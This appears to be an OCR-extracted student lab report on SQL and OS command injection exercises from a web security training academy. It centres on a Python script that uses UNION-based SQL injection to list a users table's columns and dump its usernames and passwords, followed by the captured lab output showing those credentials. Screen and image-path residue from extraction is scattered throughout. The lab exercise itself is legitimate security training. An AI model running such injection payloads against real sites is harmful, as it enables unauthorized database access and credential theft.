


CS455 - Lab 4-1 – Chance Spurgeon-Couraud

os-command-injection (1)





sql-injection (1)



Returns Internal Server Error

sql-injection (2)

Username field is vulnerable. Broken by ‘


Password field is vulnerable. Broken by ‘

sql-injection/union-attacks (1)


Table contains 3 columns

sql-injection/examining-the-database (2)


user table:



column names:



Passwords:


https://replit.com/@spurgeonc/osci1#main.py
spurgeonc / osci1
Run
Upgrade
Invite
Files
main.py
osci-4.py
osci1.py
osci2.py
osci3.py
sqli-1.py
sqli-etd1.py
sqli-ua1.py
sqli-ua3.py
sqli2.py
sqliua2.py
Packager files
poetry.lock
pyproject.toml
main.py
Console
Shell
import requests
from bs4 import BeautifulSoup
import re
site = 'acde1f901f0c34f7802425ff006f0003.web-security-academy.net'
s = requests.Session()
url = "https://acde1f901f0c34f7802425ff006f0003.web-security-academy.net/filter?category=%27+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name=%27users_coymgy%27--"
resp = s.get(url)
soup = BeautifulSoup(resp.text,'html.parser')
print(resp.text)
username_col = soup.find('table').find('th',text=re.compile('^username')).text
password_col = soup.find('table').find('th',text=re.compile('^password')).text
print(f"Found username column of {username_col}")
print(f"Found password column of {password_col}")
user_table = 'users_coymgy'
url = f"https://acde1f901f0c34f7802425ff006f0003.web-security-academy.net/filter?category=' UNION SELECT {username_col},{password_col} from {user_table} -- "
resp = s.get(url)
soup = BeautifulSoup(resp.text,'html.parser')
print(resp.text)

<section class="maincontainer">

<header class="navigation-header">
<section class="top-links">
Home |
My account |
</section>
</header>
<header class="notification-header">
</header>
<section class="ecoms-pageheader">
<img src="/resources/images/shop.svg">
</section>
<section class="ecoms-pageheader">
<h1>' UNION SELECT username_hxalda,password_qywpim from users_coymgy -- </h1>
</section>
<section class="search-filters">
<label>Refine your search:</label>
All
Accessories
Food & Drink
Gifts
Lifestyle
Toys & Games
</section>
<table class="is-table-longdescription">
<tbody>
<tr>
<th>administrator</th>
<td>hul2x36gm50oifqq1lwl</td>
</tr>
<tr>
<th>carlos</th>
<td>792xpoquh0blurajbl0n</td>
</tr>
<tr>
<th>wiener</th>
<td>8tswch6zwoxkyl8c5m6l</td>
</tr>
</tbody>
</table>

</section>

</body>
</html>
Type here to search
9:56 PM
5/5/2021